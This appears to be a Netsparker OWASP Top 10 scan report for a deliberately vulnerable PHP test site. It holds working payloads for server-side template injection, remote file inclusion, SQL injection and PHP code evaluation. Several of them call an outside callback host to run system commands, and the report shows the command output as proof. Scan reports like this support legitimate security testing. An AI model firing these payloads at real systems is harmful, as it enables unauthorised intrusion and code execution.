Netsparker

11/8/2021 12:16:38 PM (UTC+03:00)

OWASP Top 10 2021 Report

http://php.testsparker.com/

Scan Time	2/10/2021 2:48:36 PM (UTC+03:00)
Scan Duration	00:00:04:05
Total Requests	: 5,371
Average Speed	: 21.9 r/s


Risk Level:
CRITICAL

Explanation

This report is generated based on OWASP Top Ten 2021 classification.
There are 48 more vulnerabilities that are not shown below. Please take a look at the detailed scan report to see them.

42 IDENTIFIED	12 CONFIRMED	7 CRITICAL
5 HIGH	4 MEDIUM	21 LOW
	0 BEST PRACTICE	5 INFORMATION

Identified Vulnerabilities



Critical	7
High	5
Medium	4
Low	21
Best Practice	0
Information	5
TOTAL	**42**

Confirmed Vulnerabilities

Critical	4
High	3
Medium	3
Low	1
Best Practice	0
Information	1
TOTAL	**12**

1. [Possible] Server-Side Template Injection

CRITICAL | 1

Netsparker detected that this page is vulnerable to Server-Side Template Injection (SSTI) attacks.

Template engine systems can be placed at the View part of MVC based applications and are used to present dynamic data. Template systems have so called expressions.

SSTI occurs when user-supplied data is embedded inside a template and is evaluated as an expression by the template engine.

This is an important issue and should be addressed as soon as possible.

Impact

An attacker can inject data that can be evaluated as template engine expressions. This may trick a system to execute an arbitrary system command.

Vulnerabilities

1.1. http://php.testsparker.com/artist.php?id=%7b%7b268409241-43941%7d%7d

Method	Parameter	Value
GET	id	{{268409241-43941}}

[IAST] Source File

- C:/AppServ/www/twig/lib/Twig/Environment.php on line 332

[IAST] Extra Information

- Payload: ?><?php%0A%0A/* {{268409241-43941}} */%0Aclass __TwigTemplate_94435bbc1b293822284e2a82c0dc6db38395af22375c960f59d3362815edbe29 extends Twig_Template%0A{%0A public function __construct(Twig_Environment $env)%0A {%0A parent::__construct($env);%0A%0A $this->parent = false;%0A%0A $this->blocks = array(%0A);%0A }%0A%0A protected function doDisplay(array $context, array $blocks = array())%0A {%0A // line 1%0A echo twig_escape_filter($this->env, (268409241 - 43941), "html", null, true);%0A }%0A%0A public function getTemplateName()%0A {%0A return "{{268409241-43941}}";%0A }%0A%0A public function isTraitable()%0A {%0A return false;%0A }%0A%0A public function getDebugInfo()%0A {%0A return array (19 => 1,);%0A }%0A}%0A

Certainty

Request

```
GET /artist.php?id=%7b%7b268409241-43941%7d%7d HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 202.4296 Total Bytes Received : 3018 Body Length : 2850 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2850
Content-Type: text/html
Date: Wed, 10 Feb 20
…
                <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: 268365300</h3></br>

no rows returned
                    </p>

                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->

        <div id="sidebar">
                        <ul>
                                <li>

…
```

Remedy

Do not trust the data that users supply and don't add it to directly into the template. Instead, pass user controlled parameters to the template as template parameters.

External References

- Server-Side Template Injection: RCE for the modern webapp

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Remote File Inclusion

CRITICAL 1 CONFIRMED 1

Netsparker identified a Remote File Inclusion vulnerability on the target web application.

This occurs when a file from any location can be injected into the attacked page and included as source code for parsing and execution.

Impact

Impact may differ depending on the execution permissions of the web server user. Any included source code could be executed by the web server in the context of the web server user, hence making arbitrary code execution possible. Where the web server user has administrative privileges, full system compromise is also possible.

Vulnerabilities

2.1. http://php.testsparker.com/process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp

CONFIRMED

Method	Parameter	Value
GET	file	http://r87.com/n?%00.nsp

Proof of Exploit

net localgroup Administrators

```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
MY
OY
The command completed successfully.
```

net user

```
User accounts for \\IP-AC1E0086

-------------------------------------------------------------------------------
Administrator            ApacheUser               Guest
MY                       OY
The command completed successfully.
```

tasklist

```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,104 K
csrss.exe                      340                            0      5,024 K
wininit.exe                    392                            0      4,380 K
csrss.exe                      400                            1      3,796 K
winlogon.exe                   432                            1      4,172 K
services.exe                   488                            0      8,100 K
lsass.exe                      496                            0     11,684 K
lsm.exe                        504                            0      5,436 K
svchost.exe                    592                            0      8,888 K
nvvsvc.exe                     660                            0      6,624 K
nvwmi64.exe                    680                            0      3,964 K
nvSCPAPISvr.exe                712                            0      5,616 K
svchost.exe                    760                            0      7,388 K
LogonUI.exe                    844                            1     14,224 K
svchost.exe                    852                            0     12,388 K
svchost.exe                    896                            0     36,412 K
svchost.exe                    956                            0     12,692 K
svchost.exe                    996                            0      5,628 K
svchost.exe                    284                            0     16,656 K
svchost.exe                   1016                            0     11,816 K
nvxdsync.exe                  1116                            1     12,500 K
nvwmi64.exe                   1148                            1      8,020 K
spoolsv.exe                   1156                            0     10,852 K
svchost.exe                   1332                            0      9,132 K
inetinfo.exe                  1356                            0     13,020 K
sqlservr.exe                  1424                            0     14,560 K
mysqld-nt.exe                 1496                            0      9,892 K
svchost.exe                   1812                            0      2,756 K
sqlbrowser.exe                1868                            0      4,216 K
sqlwriter.exe                 1920                            0      6,088 K
XenGuestAgent.exe             2016                            0     38,636 K
Ec2Config.exe                 1492                            0     58,488 K
WmiPrvSE.exe                  2136                            0      7,540 K
WmiPrvSE.exe                  2484                            0     17,596 K
svchost.exe                   2552                            0      6,376 K
svchost.exe                   2600                            0      5,584 K
VSSVC.exe                     2620                            0      6,472 K
XenDpriv.exe                  2900                            0     19,496 K
msdtc.exe                     1368                            0      7,404 K
GoogleCrashHandler.exe        2792                            0      1,020 K
GoogleCrashHandler64.exe      2432                            0        864 K
httpd.exe                     2360                            0     16,800 K
httpd.exe                     2872                            0    105,976 K
cmd.exe                       2312                            0      3,360 K
conhost.exe                   1560                            0      2,680 K
tasklist.exe                  1576                            0      5,272 K
```

ver

```
Microsoft Windows [Version 6.1.7601]
```

whoami

```
ip-ac1e0086\apacheuser
```

Request

```
GET /process.php?file=http%3a%2f%2fr87.com%2fn%3f%00.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 181.4806 Total Bytes Received : 1619 Body Length : 1451 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1451
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:53 GMT


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->        NETSPARKER_F0M1-44353702950-<script>netsparkerRFI(0x066666)</scr
ipt>    <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

Remedy

- Wherever possible, do not allow the appending of file paths as a variable. File paths should be hard-coded or selected from a small pre-defined list.
- Where dynamic path concatenation is a major application requirement, ensure input validation is performed and that you only accept the minimum characters required - for example "a-Z0-9" - and that you filter out and do not allow characters such as ".." or "/" or "%00" (null byte) or any other similar multifunction characters.
- It's important to limit the API to only allow inclusion from a directory or directories below a defined path.

Required Skills for Successful Exploitation

There are freely available web backdoors/shells for exploiting remote file inclusion vulnerabilities and using them requires little knowledge or attack skills. This has typically been one of the most widely leveraged web application vulnerabilities; therefore, there is a high level of information readily available to attacks on how to mount and successfully undertake these forms of attacks.

External References

- WASC - Remote File Inclusion
- Remote File Inclusion Vulnerabilities Information & Prevention

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

3. Boolean Based SQL Injection

CRITICAL 1 | CONFIRMED 1

Netsparker identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

3.1. http://php.testsparker.com/artist.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Proof of Exploit

Identified Database Name

```
sqlibench
```

Identified Database User

```
root@localhost
```

Identified Database Version

```
5.0.51b-community-nt-log
```

[IAST] Source File

- C:/AppServ/www/Programmatic/mysqlCall.php on line 89

[IAST] Extra Information

- "mysql_query" was called. Stack trace: 1. mysqlCallClassicWith2Groups([string] "-1 OR 17-7=10", [string] "numeric", [string] "SQS") Payload: SELECT * FROM actor WHERE ((actor_id = -1 OR 17-7=10));

Request

```
GET /artist.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 293.88 Total Bytes Received : 26744 Body Length : 26570 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:49:37 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>

<h3>Results: -1 OR 17-7=10</h3></br>

<table class="container"><thead><th>ID</th><th>Name</th><th>SURNAME</th><th>CREATION DATE </th></the
ad><tbody><tr class="odd">
<td>2 </td>
```

```
<td>NICK </td>
<td>WAHLBERG </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>3 </td>
<td>ED </td>
<td>CHASE </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="odd">
<td>4 </td>
<td>JENNIFER </td>
<td>DAVIS </td>
<td>2006-02-15 04:34:33 </td>
<td> </td>
</tr>
<tr class="even">
<td>5 </td>
<td>JOHNNY </td>
<td>LOLLOBRIGIDA </td>
…
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

4. Out of Band Code Evaluation (PHP)

CRITICAL 1 CONFIRMED 1

Netsparker identified a Remote Code Evaluation (PHP) by capturing a DNS A request, which occurs when input data is run as code.

This is a highly critical issue and should be addressed as soon as possible.

Impact

An attacker can execute arbitrary PHP code on the system. The attacker may also be able to execute arbitrary system commands.

Vulnerabilities

4.1. http://php.testsparker.com/hello.php?name=%2bgethostbyname(trim(%27en91futykpiizulkqwkd-e5t11lqqsohtqlok4sa%27.%27nne.r87.me%27))%3b%2f%2f

CONFIRMED

Method	Parameter	Value
GET	name	+gethostbyname(trim('en91futykpiizulkqwkd-e5t11lqqsohtqlok4sa'.'nne.r87.me'));//

Request

```
GET /hello.php?name=%2bgethostbyname(trim(%27en91futykpiizulkqwkd-e5t11lqqsohtqlok4sa%27.%27nne.r87.
me%27))%3b%2f%2f HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 0 Total Bytes Received : 168 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2770
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:49:09 GMT
```

Remedy

Do not accept input from end users that will be directly interpreted as source code. If this is a business requirement, validate all the input on the application and remove all the data that could be directly interpreted as PHP source code.

Required Skills for Successful Exploitation

This vulnerability is not difficult to leverage. PHP is a high level language for which there are vast resources available. Successful exploitation requires knowledge of the programming language, access to the source code or the ability to produce source code for use in such attacks, and minimal attack skills.

External References

- OWASP - Direct Dynamic Code Evaluation
- OWASP - Code Injection

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

5. Out of Band Code Execution via SSTI (PHP Twig)

CRITICAL 1 CONFIRMED 1

Netsparker detected that this page is vulnerable to Server-Side Template Injection (SSTI) attacks by capturing a DNS A request.

Template engine systems can be placed at the View part of MVC based applications and are used to present dynamic data. Template systems have so called expressions.

SSTI occurs when user-supplied data is embedded inside a template and is evaluated as an expression by the template engine.

This is an important issue and should be addressed as soon as possible.

Impact

An attacker can inject data that can be evaluated as template engine expressions. This may trick a system to execute an arbitrary system command.

Vulnerabilities

5.1. http://php.testsparker.com/artist.php?id=%7B%7B_self.env.registerUndefinedFilterCallback(%22system%22)%7D%7D%7B%7B_self.env.getFilter(%22nslookup%20en91futykp0zxrg4kd8mlmp_2vhup2mip-z553z0%22~%22gaq.r87.me%22)%7D%7D

CONFIRMED

Method	Parameter	Value
GET	id	{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("nslookup en91futykp0zx...

Request

```
GET /artist.php?id=%7B%7B_self.env.registerUndefinedFilterCallback(%22system%22)%7D%7D%7B%7B_self.env.getFilter(%22nslookup%20en91futykp0zxrg4kd8mlmp_2vhup2mip-z553z0%22~%22gaq.r87.me%22)%7D%7D HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 0 Total Bytes Received : 174 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
Transfer-Encoding: chunked
Date: Wed, 10 Feb 2021 11:49:49 GMT
```

Remedy

Do not trust the data that users supply and don't add it to directly into the template. Instead, pass user-controlled parameters to the template as template parameters.

External References

- Server-Side Template Injection: RCE for the modern webapp

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

6. Out-of-date Version (PHP)

CRITICAL 1

Netsparker identified you are using an out-of-date version of PHP.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Heap-based buffer overflow in ext/mbstring/libmbfl/filters/mbfilter_htmlent.c in the mbstring extension in PHP 4.3.0 through 5.2.6 allows context-dependent attackers to execute arbitrary code via a crafted string containing an HTML entity, which is not properly handled during Unicode conversion, related to the (1) mb_convert_encoding, (2) mb_check_encoding, (3) mb_convert_variables, and (4) mb_parse_str functions.

Affected Versions

5.1.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:C/I:C/A:C

External References

- CVE-2008-5557

PHP Improper Control of Generation of Code ('Code Injection') Vulnerability

The resource system in PHP 5.0.0 through 5.2.1 allows context-dependent attackers to execute arbitrary code by interrupting the hash_update_file function via a userspace (1) error or (2) stream handler, which can then be used to destroy and modify internal resources. NOTE: it was later reported that PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 are also affected.

Affected Versions

5.1.0 to 5.2.13

CVSS

AV:N/AC:M/Au:N/C:C/I:C/A:C

External References

- CVE-2007-1581

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:C/I:C/A:C

External References

- CVE-2012-2376

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2012-2376

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the crypt function in PHP before 5.3.7 allows context-dependent attackers to have an unspecified impact via a long salt argument, a different vulnerability than CVE-2011-2483.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2011-3268

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the crypt function in PHP before 5.3.7 allows context-dependent attackers to have an unspecified impact via a long salt argument, a different vulnerability than CVE-2011-2483.

Affected Versions
5.1.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2011-3268

PHP Other Vulnerability

PHP before 5.2.12 does not properly handle session data, which has unspecified impact and attack vectors related to (1) interrupt corruption of the SESSION superglobal array and (2) the session.save_path directive.

Affected Versions
5.1.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2009-4143

PHP Other Vulnerability

PHP before 5.2.12 does not properly handle session data, which has unspecified impact and attack vectors related to (1) interrupt corruption of the SESSION superglobal array and (2) the session.save_path directive.

Affected Versions
5.0.0 to 5.2.11

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2009-4143

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2012-2688

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2012-2688

PHP Other Vulnerability

Double free vulnerability in the format printer in PHP 7.x before 7.0.1 allows remote attackers to have an unspecified impact by triggering an error.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-8880

PHP Other Vulnerability

The make_http_soap_request function in ext/soap/php_http.c in PHP before 5.4.44, 5.5.x before 5.5.28, and 5.6.x before 5.6.12 does not properly retrieve keys, which allows remote attackers to cause a denial of service (NULL pointer dereference, type confusion, and application crash) or possibly execute arbitrary code via crafted serialized data representing a numerically indexed _cookies array, related to the SoapClient::__call method in ext/soap/soap.c.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-8835

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The get_icu_disp_value_src_php function in ext/intl/locale/locale_methods.c in PHP before 5.3.29, 5.4.x before 5.4.30, and 5.5.x before 5.5.14 does not properly restrict calls to the ICU uresbund.cpp component, which allows remote attackers to cause a denial of service (buffer overflow) or possibly have unspecified other impact via a locale_get_display_name call with a long first argument.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2014-9912

PHP Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') Vulnerability

SQL injection vulnerability in Zend Framework 1.10.x before 1.10.9 and 1.11.x before 1.11.6 when using non-ASCII-compatible encodings in conjunction PDO_MySql in PHP before 5.3.6.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2011-1939

PHP Other Vulnerability

Use-after-free vulnerability in the spl_ptr_heap_insert function in ext/spl/spl_heap.c in PHP before 5.5.27 and 5.6.x before 5.6.11 allows remote attackers to execute arbitrary code by triggering a failed SplMinHeap::compare operation.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4116

PHP Other Vulnerability

The SoapClient implementation in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via an unexpected data type, related to "type confusion" issues in the (1) SoapClient::__getLastRequest, (2) SoapClient::__getLastResponse, (3) SoapClient::__getLastRequestHeaders, (4) SoapClient::__getLastResponseHeaders, (5) SoapClient::__getCookies, and (6) SoapClient::__setCookie methods.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4600

PHP Other Vulnerability

The SoapFault::__toString method in ext/soap/soap.c in PHP before 5.4.40, 5.5.x before 5.5.24, and 5.6.x before 5.6.8 allows remote attackers to obtain sensitive information, cause a denial of service (application crash), or possibly execute arbitrary code via an unexpected data type, related to a "type confusion" issue.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4599

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Integer overflow in the ftp_genlist function in ext/ftp/ftp.c in PHP before 5.4.42, 5.5.x before 5.5.26, and 5.6.x before 5.6.10 allows remote FTP servers to execute arbitrary code via a long reply to a LIST command, leading to a heap-based buffer overflow. NOTE: this vulnerability exists because of an incomplete fix for CVE-2015-4022.

Affected Versions
4.4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2015-4643

PHP Other Vulnerability

The session deserializer in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13 mishandles multiple php_var_unserialize calls, which allow remote attackers to execute arbitrary code or cause a denial of service (use-after-free) via crafted session content.

Affected Versions
4.4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2015-6835

PHP Other Vulnerability

Multiple use-after-free vulnerabilities in PHP before 5.4.45, 5.5.x before 5.5.29, and 5.6.x before 5.6.13 allow remote attackers to execute arbitrary code via vectors related to (1) the Serializable interface, (2) the SplObjectStorage class, and (3) the SplDoublyLinkedList class, which are mishandled during unserialization.

Affected Versions

4.4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References

- CVE-2015-6834

PHP Improper Input Validation Vulnerability

